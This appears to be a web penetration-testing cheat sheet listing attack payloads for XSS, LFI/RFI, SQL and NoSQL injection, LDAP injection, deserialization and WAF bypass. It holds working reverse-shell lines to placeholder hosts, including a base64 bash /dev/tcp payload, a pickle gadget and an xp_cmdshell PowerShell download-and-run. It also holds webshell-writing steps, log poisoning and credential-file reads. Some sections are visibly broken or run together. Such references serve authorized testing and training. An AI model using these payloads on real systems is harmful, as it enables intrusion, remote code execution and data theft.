Tricks - Web Penetration Tester
[x] In construction...
## Topics
- [WAF Detection](#waf-detection)
- [Host Obfuscation](#host-obfuscation)
- [PHP Obfuscation Techniques](#php-obfuscation-techniques)
- [PHP Alternatives - disable_functions](#php-alternatives---disable_functions)
- [Cross-Site Scripting](#cross-site-scripting)
- [Git Exposed](#git-exposed)
- [Broken Access Control](#broken-access-control)
- [Type Juggling and Hash Collision](#type-juggling-and-hash-collision)
- [Insecure Deserialization](#insecure-deserialization)
- [LDAP Web Exploitation](#ldap-web-exploitation)
- [Hash Length Extension Attack](#hash-length-extension-attack)
- [Local File Inclusion (LFI)](#local-file-inclusion-lfi)
- [Remote File Inclusion (RFI)](#remote-file-inclusion-rfi)
- [Path Normalization](#path-normalization)
- [Unrestricted File Upload Bypass](#unrestricted-file-upload-bypass)
- [SQL Injection (SQLI)](#waf-detection)
- [NoSQL Injection (NoSQLI)](#nosql-injection-nosqli)
- [Cross-Site Request Forgery (CSRF)](#cross-site-request-forgery-csrf)
- [ClickJacking](#clickjacking)
- [Host Header Injection](#host-header-injection)
- [HTTP Request Smuggling](#http-request-smuggling)
- [Open Redirect](#open-redirect)
- [Server-Side Template Injection (SSTI)](#server-side-template-injection-ssti)
- [Server-Side Request Forgery (SSRF)](#server-side-request-forgery-ssrf)
- [Null Origin Exploitation](#null-origin-exploitation)
- [CRLF Injection (CRLFI)](#crlf-injection-crlfi)
- [XML External Entity (XXE)](#xml-external-entity-xxe)
- [XSLT Server Side Injection](#xslt-server-side-injection)
- [Prototype Pollution](#prototype-pollution)
- [Remote Code Execution (RCE)](#remote-code-execution-rce)
- [API Exploitation](#api-exploitation)
- [JWT Attacks](#jwt-attacks)
- [Attacking OAuth](#attacking-oauth)
- [Padding Oracle Attack](#padding-oracle-attack)
- [Race Condition](#race-condition)
- [Content Management System (CMS)](#content-management-system-cms)
- [Third-party Software: ITSM, ITSO, ITBM](#third-party-software-itsm-itso-itbm)
- [Some payloads for webshells and revshells](#some-payloads-for-webshells-and-revshells)
- [Recon (+)](#recon-)
- [Certifications (+)](#certifications-)
## WAF Detection
### What WAF does the application have?
### Tools - WAF Detection

One of the first steps during reconnaissance is to discover the security controls that exist in the application. Knowing whether there is a WAF filtering and blocking is important to try to bypass it and be effective in your attacks. Here are some tools that help in the possible detection of a WAF:
-> wafw00f
https://github.com/EnableSecurity/wafw00ff
-> nmap
--script=http-waf-fingerprint
https://nmap.org/nsedoc/scripts/http-waf-fingerprint.html
-> imperva-detect
https://raw.githubusercontent.com/vmfae-iscteiulpt/imperva-detect/master/imperva-detect.sh
## WAF bypass
### Finding the direct IP address of a server
Bypassing a Web Application Firewall (WAF) is a technique often used to carry out direct attacks on the origin server, bypassing the security measures implemented by the WAF. One of the most common initial steps is to identify the direct IP address of the server hosting the application and include it in the /etc/hosts file, associating it with the application domain. In this way, the WAF is bypassed, allowing direct communication with the backend server.
This type of bypass is only viable when there is no restriction on origin traffic, that is, when the backend server is not configured to accept connections exclusively through the WAF.
You can try to find out the IP of the backend server using the following tools:
#### DNS History - Identify histories of previous DNS resolutions or services associated with the domain.
-> censys
https://search.censys.io/search?resource=hosts&sort=RELEVANCE&per_page=25&virtual_hosts=EXCLUDE&q=example.com
-> virustotal
https://www.virustotal.com/gui/domain/example.com/relations
-> shodan
https://www.shodan.io/search?query=example.com
-> IP History
https://www.iphistory.ch/en/
-> CloudFlair - Find the origin server IP of websites protected by CloudFlare WAF
python cloudflair.py example.com
https://github.com/christophetd/CloudFlair
-> CrimeFlare - Find the origin server IP of websites protected by CloudFlare WAF
./crimeflare.php example.com
https://github.com/zidansec/CloudPeler
-> CloudFail - Find the origin server IP of websites protected by CloudFlare WAF
python3 cloudfail.py --target example.com
https://github.com/m0rtem/CloudFail
-> bypass-firewalls-by-DNS-history.sh
bash bypass-firewalls-by-DNS-history.sh -d example.com
https://github.com/vincentcox/bypass-firewalls-by-DNS-history
-> Discover CloudFlare WordPress IP
https://blog.nem.ec/2020/01/22/discover-cloudflare-wordpress-ip/
-> Reverse DNS lookup: It may also be useful to check DNS records to identify subdomains or services associated with the server's real IP. Techniques such as Zone Transfer (when misconfigured) can expose sensitive addresses (tools like nslookup, dig and host can be useful)
### Bypass using cipher not supported by WAF
This bypass consists of finding SSL/TLS ciphers that the WAF cannot decrypt and that the server can decrypt, thus inhibiting the action of the WAF.
python abuse-ssl-bypass-waf.py -thread 4 -target
curl --ciphers -G -d
https://github.com/LandGrey/abuse-ssl-bypass-waf
-> Other Doc
https://github.com/0xInfection/Awesome-WAF
## Host Obfuscation
The host obfuscation technique involves changing the host to another format, such as Integer, Octadecimal, and Hexadecimal. This technique can be useful in several scenarios, such as to bypass "mitigations" based on host blacklists.
here
-> payload is injected directly into an HTML tag
Okay!
-> payload is injected inside attributes like onclick, onmouseover etc.
alert(1)
#### Dom Based
Below are some examples of DOM-based XSS, where malicious code is dynamically manipulated on the client side via JavaScript, interacting with the DOM (Document Object Model), which represents the structure of the web page.
##### Injection via location.search and innerHTML
-> Payload
?q=javascript:alert(1)
##### Injection via document.write
-> Payload
?q=
#### Injection via setAttribute
-> Payload
?user=javascript:alert(1)
### XSS Auditor, XSS Filter, X-XSS-Protection and Content-Security-Policy
XSS Auditor and XSS Filter were security mechanisms implemented in Google Chrome, Internet Explorer, and of Microsoft Edge to mitigate Cross-Site Scripting (XSS) attacks. The XSS Auditor, present in Chrome until its discontinuation, analyzed the content reflected in HTTP responses and blocked potentially malicious snippets of code before they were executed. The XSS Filter, used in Internet Explorer, inspected the DOM and input data for typical XSS patterns. Both were useful initially, but had limitations and could be worked around, as well as causing false positives. The X-XSS-Protection header allowed controlling these protections, activating or deactivating the mechanism according to the server configuration. Microsoft Edge also supported this feature in its earlier versions, but it was eventually removed in favor of more robust security mechanisms. Currently, these filters are only relevant for older browsers, such as Internet Explorer, older versions of Chrome, and legacy versions of Microsoft Edge, as modern browsers no longer use these technologies.
Today, with the obsolescence of these mechanisms, secure coding practices are adopted, such as input validation and sanitization, output encoding, and the use of the Content-Security-Policy (CSP) security header.
-> References
https://www.chromium.org/developers/design-documents/xss-auditor/
https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/X-XSS-Protection
https://portswigger.net/daily-swig/xss-protection-disappears-from-microsoft-edge
### Bypassing a Content-Security-Policy (CSP)
-> Useful Links
https://www.vaadata.com/blog/content-security-policy-bypass-techniques-and-security-best-practices/
https://www.cobalt.io/blog/csp-and-bypasses
https://portswigger.net/research/using-form-hijacking-to-bypass-csp
### Obfuscation with Execution Sinks for Bypass
#### Eval
-> Execute JS code contained in a string directly
#### setInterval
-> Executes JS code contained in a string repeatedly after an interval.
-> e.g. setInterval("alert('xss')", 1000);
-> If the delay argument is omitted, it will be treated as undefined and the browser will use a minimum delay (~4ms to 10ms)
#### setTimeout
-> Executes JS code contained in a string once after a delay.
-> e.g. setTimeout("alert('xss')", 1000);
-> If the delay argument is omitted, it will be treated as undefined and the browser will use a minimum delay (~4ms to 10ms)
#### Examples of using execution sinks with obfuscation
-> eval + octal
### Keyword Based in Filter
#### "alert" blocked - Bypass
#### Removing "script" Tag - Bypass
iPt>alert(1)IPt>
### Scaping Quote - Bypass
#### Methods
-> String.fromCharCode()
eval(String.fromCharCode(97,108,101,114,116,40,34,88,83,83,34,41))
-> unescape
eval(unescape("%61%6c%65%72%74%28%27%58%53%53%27%29"))
-> decodeURI
eval(decodeURI(/alert(%22xss%22)/.source))
eval(decodeURIComponent(/alert(%22xss%22)/.source))
### Cheat Sheets
https://portswigger.net/web-security/cross-site-scripting/cheat-sheet
https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html
### XSS Keylogger
The XSS keylogger is a malicious script that can be injected into applications vulnerable to Cross-Site Scripting (XSS), with the aim of capturing victims' keystrokes. By intercepting keyboard events in the browser, the attacker can record passwords, messages and other sensitive data.
-> Useful Links
https://rapid7.com/blog/post/2012/02/21/metasploit-javascript-keylogger/
https://github.com/hadynz/xss-keylogger
### XSS Mutation
XSS Mutation is an exploitation method for the Cross-Site Scripting vulnerability that exploits the process of "cleaning" and interpreting HTML by the browser. Even after content is filtered by mechanisms like DOMPurify, it can undergo internal mutations that reactivate malicious payloads. This attack is particularly effective against filters based solely on input analysis, without considering browser behavior.
-> Useful Links
https://portswigger.net/research/bypassing-dompurify-again-with-mutation-xss
http://www.businessinfo.co.uk/labs/mxss/
### XSS Polyglot
A polyglot XSS is a malicious payload constructed to function in multiple execution contexts simultaneously. This technique allows for filter evasion and consistent payload execution across multiple scenarios, making it a good choice for discovering and exploiting XSS vulnerabilities, as demonstrated in real-world attacks on large platforms.
-> Useful Links
https://github.com/0xsobky/HackVault/wiki/Unleashing-an-Ultimate-XSS-Polyglot
https://portswigger.net/research/finding-dom-polyglot-xss-in-paypal-the-easy-way
### Bypass Wordlists for XSS
https://raw.githubusercontent.com/rodolfomarianocy/Tricks-Web-Penetration-Tester/main/wordlists/xss_bypass.txt
https://gist.githubusercontent.com/rvrsh3ll/09a8b933291f9f98e8ec/raw/535cd1a9cefb221dd9de6965e87ca8a9eb5dc320/xxsfilterbypass.lst
https://raw.githubusercontent.com/swisskyrepo/PayloadsAllTheThings/refs/heads/master/XSS%20Injection/Intruders/BRUTELOGIC-XSS-STRINGS.txt
https://raw.githubusercontent.com/payloadbox/xss-payload-list/master/Intruder/xss-payload-list.txt
### JavaScript Encoding
-> jjencode
https://utf-8.jp/public/jjencode.html
-> aaencode
https://utf-8.jp/public/aaencode.html
-> jsfuck
http://www.jsfuck.com/
-> Xchars.js
https://syllab.fr/projets/experiments/xcharsjs/5chars.pipeline.html
### Deobfuscation Javascript and PHP - Decoder
https://malwaredecoder.com/
### XSS to LFI
#unauthourized
GET /api/v1/messages?id=&id= #authorized
or
GET /api/v1/messages?id[]=&id[]= #authorized
##### Json Parameter Pollution
POST /api/v1/messages
{"user_id":,"user_id":}
-> with a JSON Object
POST /api/v1/messages
{"user_id":{"user_id":}}
#### Authorization Bypass
-> with array
{"user_id":001} #Unauthorized
{"user_id":[001]} #Authorized
-> add .json if in ruby
GET /user/1029 #Unauthorized
GET /user/1029.json #Authorized
-> Random Case
GET /admin/profile #Unauthorized
GET /ADMIN/profile #Authorized
-> 403 Bypass
./dontgo403 -u http://site.com/admin
https://github.com/devploit/dontgo403
#### UUIDv1
https://caon.io/exploitation/vulnerability/other/uuid/
https://github.com/felipecaon/uuidv1gen
### Spoofing Internal IP in Request Header
X-Originating-IP: 127.0.0.1
X-Forwarded-For: 127.0.0.1
Forwarded-For: 127.0.0.1
Forwarded-For-Ip: 127.0.0.1
X-Forwarded-Host: 127.0.0.1
X-Remote-IP: 127.0.0.1
X-Remote-Addr: 127.0.0.1
X-Client-IP: 127.0.0.1
Client-IP: 127.0.0.1
True-Client-IP: 127.0.0.1
X-Custom-IP-Authorization: 127.0.0.1
https://raw.githubusercontent.com/rodolfomarianocy/Tricks-Web-Penetration-Tester/main/wordlists/headers_internal_bypass.txt
## Type Juggling and Hash Collision
https://owasp.org/www-pdf-archive/PHPMagicTricks-TypeJuggling.pdf
https://github.com/JohnHammond/ctf-katana#php
## Insecure Deserialization
-> Binary (Java, C++, etc ...)
-> Human-Readable (XML, JSON, SOAP, YAML, PHP)
### PHP Deserialization
#### PHP - Method Serialization:
-> serialize()
-> unserialize()
#### Magic Methods:
-> __construct()
-> __destruct()
-> __wakeup()
#### Class Properties
Examples:
Public \
`O:4:"Okay":1:{s:8:"filepath";s:11:"/tmp/ok.txt";}`
Protected \0 * \0
`O:4:"Okay":1:{s:11:"' . "\0" . '*' . "\0" . 'filepath";s:11:"/tmp/ok.txt";}`
Private \0 \ \0
`O:4:"Okay":1:{s:14:"' . "\0" . 'Okay' . "\0" . 'filepath";s:11:"/tmp/ok.txt";}`
https://raw.githubusercontent.com/rodolfomarianocy/Tricks-Web-Penetration-Tester/main/codes/deserialization/php/example.php
#### Trick Bypass
`a:2:{s:8:"anything";o:4:"Okay":1:{s:8:"filepath";s:11:"/tmp/ok.txt";}}`
### Tool
https://github.com/ambionics/phpggc
### Other
https://raw.githubusercontent.com/rodolfomarianocy/Tricks-Web-Penetration-Tester/main/codes/deserialization/php/token_hmac_sha1.php
### .NET Deserialization
#### Methods Serialization
-> Binary Formatter
-> DataContractSerializer
-> NetDataContractSerializer
-> XML Serialization
#### Most common places to find serialized data
-> VIEWSTATE
-> .NET remoting services
#### Identify
-> Detect via Response Simple in SOAP Message
POST /endpoint HTTP/1.1
Host: :
ysoserial.exe -f SoapFormatter -g TextFormattingRunProperties -c "cmd /c ping " -o raw
https://github.com/pwntester/ysoserial.net
POST /endpoint HTTP/1.1
Host: ip:port
SOAPAction: something
Contet-Type: text/xml
`tcpdump -i tap0 icmp`
#### Exploitation
-> Insecure - Machine Key for RCE
https://github.com/carlospolop/hacktricks/blob/master/pentesting-web/deserialization/exploiting-__viewstate-parameter.md
#### Tools
https://github.com/0xacb/viewgen
https://github.com/pwntester/ysoserial.net
https://github.com/NotSoSecure/Blacklist3r/tree/master/MachineKey/AspDotNetWrapper
https://github.com/tyranid/ExploitRemotingService
### Other Docs
https://notsosecure.com/exploiting-viewstate-deserialization-using-blacklist3r-and-ysoserial-net#PoC
### Java Deserialization
#### Identify
-> import java.io.serializable
-> binary with ac ed 00 05
-> base64 starts with rO0AB in web applications
#### Java Lang Runtime Exec - java.lang.Runtime.exec()
bash -c {echo,payload_base64}|{base64,-d}|{bash,-i}
https://www.bugku.net/runtime-exec-payloads/
`python hackshell.py --payload bash --lhost 192.168.0.20 --lport 443 --type jlre`
bash -c {echo,YmEkKClzaCAtJCgpaSAnL2Rldi90Y3AvMTkyLjE2OC4wLjIwLzQ0MyAwPiYxJw==}|{base64,-d}|{bash,-i}
https://github.com/rodolfomarianocy/hackshell
#### Tools
https://github.com/frohoff/ysoserial
https://github.com/NickstaDB/SerializationDumper
https://github.com/frohoff/ysoserial/blob/master/src/main/java/ysoserial/payloads/URLDNS.java
#### Script
while read payload;
do echo "$payload\n\n";
java -jar ysoserial.jar $payload "sleep 5" | base64 | tr -d '\n' > $payload.ser;
echo "-----------------Loading-----------------\n\n"; done < payloads.txt
https://raw.githubusercontent.com/rodolfomarianocy/Tricks-Web-Penetration-Tester/main/codes/deserialization/java/gserial.sh
https://raw.githubusercontent.com/rodolfomarianocy/Tricks-Web-Penetration-Tester/main/codes/deserialization/java/payloads.txt
#### Signals
-> Bad Sign
ClassNot FoundException
-> Good Sign
java.io.IOException
#### JRMPListener and JRMPClient (CommonsCollections)
java -cp ysoserial-all.jar ysoserial.exploit.JRMPListener 80 CommonsCollections "curl http://ip:port/shell.php -o /var/www/shell.php"
java -jar ysoserial-all.jar “JRMPClient” ip:80” |base64 -w0
### Python Deserialization
#### Pickle
import pickle
import os
from base64 import b64decode,b64encode
class malicious(object):
def __reduce__(self):
return (os.system, ("/bin/bash -c \"/bin/sh -i >& /dev/tcp/ip/port 0>&1\"",))
ok = malicious()
ok_serialized = pickle.dumps(ok)
print(b64encode(ok_serialized))
https://raw.githubusercontent.com/rodolfomarianocy/Tricks-Web-Penetration-Tester/main/codes/deserialization/python/py_pickle.py
### YAML Deserialization
!!python/object/apply:os.system ["sleep 5"]
https://raw.githubusercontent.com/rodolfomarianocy/Tricks-Web-Penetration-Tester/main/codes/deserialization/yaml/exploit.yaml
### nodejs Deserialization
https://opsecx.com/index.php/2017/02/08/exploiting-node-js-deserialization-bug-for-remote-code-execution/
## XPATH Injection
error()
* and doc('http://hacker.site/')
* and doc('http://hacker.site/', name(/*) ))
### Tool
https://xcat.readthedocs.io/en/latest/
### Wordlists for SQLI e XPath - Authentication Bypass
https://raw.githubusercontent.com/payloadbox/sql-injection-payload-list/master/Intruder/exploit/Auth_Bypass.txt
https://pastebin.com/raw/rKpsMp0g
## LDAP Web Exploitation
### LDAP Injection - Bypass Login
```$filter = "(&(uid=$username)(userPassword=$password))";```
https://site.com/admin.php?username=*&password=*
or
https://site.com/admin.php?username=admin)(userPassword=*))%00&password=blabla
-> Other
https://site.com/item?objectClass=*
(&(sn=administrator)(password=*))
*))%00
### LDAP Query
nmap -p 389,636 --script ldap-*
or
ldapsearch -x -H ldap://ip -D "cn=,dc=,dc=" -w -s base namingcontexts
ldapsearch -x -H ldap://ip -D "cn=,dc=,dc=" -w -b "dc=,dc=
https://github.com/dinigalab/ldapsearch
### Docs
https://tldp.org/HOWTO/archived/LDAP-Implementation-HOWTO/schemas.html
https://book.hacktricks.xyz/pentesting-web/ldap-injection
## Hash Length Extension Attack
-> Identify
https://site.com/index.php?file=oktest&hash=hash
-> Exploitation
1-
./hash_extender -f sha1 --data 'oktest' -s hash --append '../../../../../../../../../etc/passwd' --secret-min=10 --secret-max=40 --out-data-format=html --table > payloads.out
https://github.com/iagox86/hash_extender
2-
burp intruder -> payloads.out in file parameter.
## Local File Inclusion (LFI)
### Replace ../ - Bypass
$language = str_replace('../', '', $_GET['file']);
/....//....//....//....//etc/passwd
..././..././..././..././etc/paswd
....\/....\/....\/....\/etc/passwd
### Block . and / - Bypass
-> urlencode and Double urlencode /etc/passwd
%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%65%74%63%2f%70%61%73%73%77%64
%25%32%65%25%32%65%25%32%66%25%32%65%25%32%65%25%32%66%25%32%65%25%32%65%25%32%66%25%32%65%25%32%65%25%32%66%25%36%35%25%37%34%25%36%33%25%32%66%25%37%30%25%36%31%25%37%33%25%37%33%25%37%37%25%36%34
### PHP Wrappers
data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8%2BCg%3D%3D&cmd=id
expect://id
php://filter/read=convert.base64-encode/resource=index.php
php://filter/read=convert.base64-encode/resource=../../../../etc/php/7.4/apache2/php.ini
### Filter PHP
-> Predefined Paths
preg_match('/^\.\/okay\/.+$/', $_GET['file'])
./okay/../../../../etc/passwd
### PHP Extension Bypass with Null Bytes
https://site.com/index.php?file=/etc/passwd%00.php
-> Removing .php
https://site.com/index.php?file=index.p.phphp
#### LFI + File Upload
-> gif
echo 'GIF8' > ok.gif
https://github.com/rodolfomarianocy/Tricks-Web-Penetration-Tester/blob/main/codes/webshells/shell.gif
-> Zip
1-
echo '' > ok.php && zip wshell_zip.jpg ok.php
2-
http://ip/index.php?file=zip://./uploads/wshell_zip.jpg%23ok.php&cmd=id
https://raw.githubusercontent.com/rodolfomarianocy/Tricks-Web-Penetration-Tester/main/codes/webshells/wshell_zip.jpg
#### Log Poisoning
-> apache
nc ip 80
or
1-
curl -s http://ip/index.php -A ''
2-
http://ip/index.php?file=/var/log/apache2/access.log&cmd=id
-> SMTP
telnet ip 25
MAIL FROM: email@gmail.com
RCPT TO:
http://ip/index.php?file=/var/mail/mail.log&cmd=id
-> SSH
ssh ''@ip
http://ip/index.php?file=/var/log/auth.log&cmd=id
-> PHP session
http://ip/index.php?file=
http://ip/index.php?file=/var/lib/php/sessions/sess_&cmd=id
-> Other Paths
/var/log/nginx/access.log
/var/log/sshd.log
/var/log/vsftpd.log
/proc/self/fd/0-50
### Template LFI and directory traversal - Nuclei
https://raw.githubusercontent.com/projectdiscovery/nuclei-templates/master/fuzzing/linux-lfi-fuzzing.yaml
https://raw.githubusercontent.com/CharanRayudu/Custom-Nuclei-Templates/main/dir-traversal.yaml
### Wordlists
-> burp-parameter-names.txt - Wordlist for parameter fuzzing
https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/burp-parameter-names.txt
-> Wordlist LFI - Linux
https://raw.githubusercontent.com/danielmiessler/SecLists/master/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt
-> Wordlist LFI - Windows
https://raw.githubusercontent.com/danielmiessler/SecLists/master/Fuzzing/LFI/LFI-gracefulsecurity-windows.txt
-> bypass_lfi.txt
https://github.com/rodolfomarianocy/Tricks-Web-Penetration-Tester/blob/main/wordlists/lfi_bypass.txt
-> poisoning.txt
https://raw.githubusercontent.com/rodolfomarianocy/Tricks-Web-Penetration-Tester/main/wordlists/posoning.txt
### Tool
python3 lfimap.py -U "http://IP/vuln.php?param=PWN" -C "PHPSESSID=XXXXXXXX" -a
https://github.com/hansmach1ne/lfimap
## Remote File Inclusion (RFI)
### RFI to Webshell with null byte for image extension bypass
echo "" > evil.txt
python -m http.server 80
http://site.com/menu.php?file=http:///evil.php%00.png
### RFI to Webshell with txt
echo '' > evil.txt
python -m http.server 80
http://site.com/menu.php?file=http:///evil.txt&cmd=ipconfig
## Path Normalization
https://i.blackhat.com/us-18/Wed-August-8/us-18-Orange-Tsai-Breaking-Parser-Logic-Take-Your-Path-Normalization-Off-And-Pop-0days-Out-2.pdf
## Unrestricted File Upload Bypass
### Extension Bypass via metadata
1.
mv ok.jpeg ok.jpg.php
exiftool -Comment="" ok.jpg.php
2.
https://site.com/upload/ok.jpg.php?ok=whoami
## SQL Injection (SQLI)
### SQL Injection - MySQL/MariaDB
-> Bypass Authentication
' or 1=1 -- -
admin' -- -
' or 1=1 order by 2 -- -
' or 1=1 order by 1 desc -- -
' or 1=1 limit 1,1 -- -
-> get number columns
-1 order by 3;#
-> get version
-1 union select 1,2,version();#
-> get database name
-1 union select 1,2,database();#
-> get table name
-1 union select 1,2, group_concat(table_name) from information_schema.tables where table_schema="";#
-> get column name
-1 union select 1,2, group_concat(column_name) from information_schema.columns where table_schema="" and table_name="";#
-> dump
-1 union select 1,2, group_concat() from .;#
#### Webshell via SQLI - MySQL
-> view web server path
LOAD_FILE('/etc/httpd/conf/httpd.conf')
-> creating webshell
select "" into outfile "/var/www/html/shell.php";
#### Reading Files via SQLI - MySQL
e.g
SELECT LOAD_FILE('/etc/passwd')
### WAF and Filter Bypass
#### Query default:
'UNION SELECT 1,name,3,4 from users; -- -
#### UNHEX - hexadecimal
#### Add comment /* */ for space bypass
'UNION/**/SELECT/**/1,name,3,4/**/from/**/users; -- -
#### Add comment /*! */ in query for filters bypass
'/*!UNION SELECT*/ 1,group_concat(name),3,4 from users; -- -
#### Add random case
`'UnIoN SeLeCt 1,GrOuP_cOnCaT(nAme),3,4 FrOm users; -- -
#### Example of mix:
'/*!UnIoN/**/SeLeCt/**/1,GroUp_ConCat(nAmE),3,4/**/FrOm/**/users; -- -
#### Other Techniques:
-> urlencode;
-> Scientifc Notation;
-> hexadecimal, substr, etc...
### MSSQL Injection
-> Bypass Authentication
' or 1=1--
-> Enable xp_cmdshell
' UNION SELECT 1, null; EXEC sp_configure 'show advanced options', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;--
-> RCE
' exec xp_cmdshell "powershell IEX (New-Object Net.WebClient).DownloadString('http://192.168.119.147/InvokePowerShellTcp.ps1')" ;--
https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1
### Oracle SQL
-> Bypass Authentication
' or 1=1--
-> get number columns
' order by 3--
-> get table name
' union select null,table_name,null from all_tables--
-> get column name
' union select null,column_name,null from all_tab_columns where table_name=''--
-> dump
' union select null,PASSWORD||USER_ID||USER_NAME,null from WEB_USERS--
### Scripts Example
-> Second-Order SQL Injection (query connector) - Example (edit)
https://raw.githubusercontent.com/rodolfomarianocy/Tricks-Web-Penetration-Tester/main/codes/sqli/second-order/script.php
-> Time Based SQL Injection Script - Example (edit)
https://raw.githubusercontent.com/rodolfomarianocy/Tricks-Web-Penetration-Tester/main/codes/sqli/time-based/sqli.py
### Out-Of-Band SQL Injection
select load_file(concat('\\\\',version(),'.hacker.site\\a.txt'));
### SQLMAP Tamper's
-> randomcase.py
https://raw.githubusercontent.com/sqlmapproject/sqlmap/master/tamper/randomcase.py
-> ord2ascii.py
https://raw.githubusercontent.com/sqlmapproject/sqlmap/master/tamper/ord2ascii.py
-> xforwardedfor.py
https://raw.githubusercontent.com/sqlmapproject/sqlmap/master/tamper/xforwardedfor.py
-> second-order.py - Example (edit)
https://raw.githubusercontent.com/rodolfomarianocy/Tricks-Web-Penetration-Tester/main/codes/sqli/tampers/second-order.py
### CSRF Token Bypass - SQLMAP
sqlmap --csrf-url=http://site.com/user-profile --csrf-token="" -r request.txt -p'' --random-agent -D -T --dump
### SQLite Injection
-> extracting table names, not displaying standard sqlite tables
http://site.com/index.php?id=-1 union select 1,2,3,group_concat(tbl_name),4 FROM sqlite_master WHERE type='table' and tbl_name NOT like 'sqlite_%'--
-> extracting table users
http://site.com/index.php?id=-1 union select 1,2,3,group_concat(password),5 FROM users--
-> Reference
https://www.exploit-db.com/docs/english/41397-injecting-sqlite-database-based-applications.pdf
### XPATH Notation
e.g.
%' and extractvalue(0x0a,concat(0x0a,(select database() limit 1))) -- -
### Wordlist for SQL Injection - Bypass
https://gist.githubusercontent.com/zetc0de/f4146eb278805946ab064a753eac6a02/raw/e126452093b9cde7f82eff14a15f8ceca8188701/sqli-bypass-waf.txt
### Doc for SQL Injection - Bypass
https://github.com/OWASP/www-community/blob/master/pages/attacks/SQL_Injection_Bypassing_WAF.md
### Templates - Nuclei
https://raw.githubusercontent.com/geeknik/the-nuclei-templates/main/error-based-sql-injection.yaml
https://raw.githubusercontent.com/panch0r3d/nuclei-templates/master/header_sqli.yaml
https://raw.githubusercontent.com/ghsec/ghsec-jaeles-signatures/master/time-sqli.yaml
## NoSQL Injection (NoSQLI)
-> Auth bypass
username=test&password=test
username=admin&password[$ne]=abc
username=admin&password[$regex]=^.{6}$
username=admin&password[$regex]=^a.....
{"username": {"$regex": "admin"}, "password": {"$ne": ""} }
{"username": {"$eq": "admin"}, "password": {"$ne": ""} }
{"username": {"$ne": ""}, "password": {"$ne": ""} }
-> regex
https://quickref.me/regex
https://regex101.com/
## Cross-Site Request Forgery (CSRF)
### Tricks
- The session must only contain Cookies or HTTP Basic Authentication header, no other headers must be used to handle the session like a JWT for example.
- Cross-Origin Resource Sharing (CORS) - Is used for sharing resources from different origins and allowing servers to specify who can access their assets and which HTTP request methods are allowed from external resources. You must take into account the CORS policy of the victim's website, if GET and POST requests are made from a form and you do not need to read the response the CORS policy will not prevent the attack. However, through other methods such as PUT and DELETE, for example, it will not be possible to make requests using HTML forms;
- If the session cookie has the samesite flag, it will not be possible to send it through the attack;
- Analysis also other mechanisms that can prevent/difficult your attack like referer, captcha, csrf tokens in parameters or in header.
https://rodolfomarianocy.medium.com/metodologia-para-explora%C3%A7%C3%A3o-de-csrf-750f333da4fc
e.g.
-> csrf.html
https://raw.githubusercontent.com/rodolfomarianocy/Tricks-Web-Penetration-Tester/main/codes/csrf/csrf.html
-> csrf_json.html
https://raw.githubusercontent.com/rodolfomarianocy/Tricks-Web-Penetration-Tester/main/codes/csrf/csrf_json.html
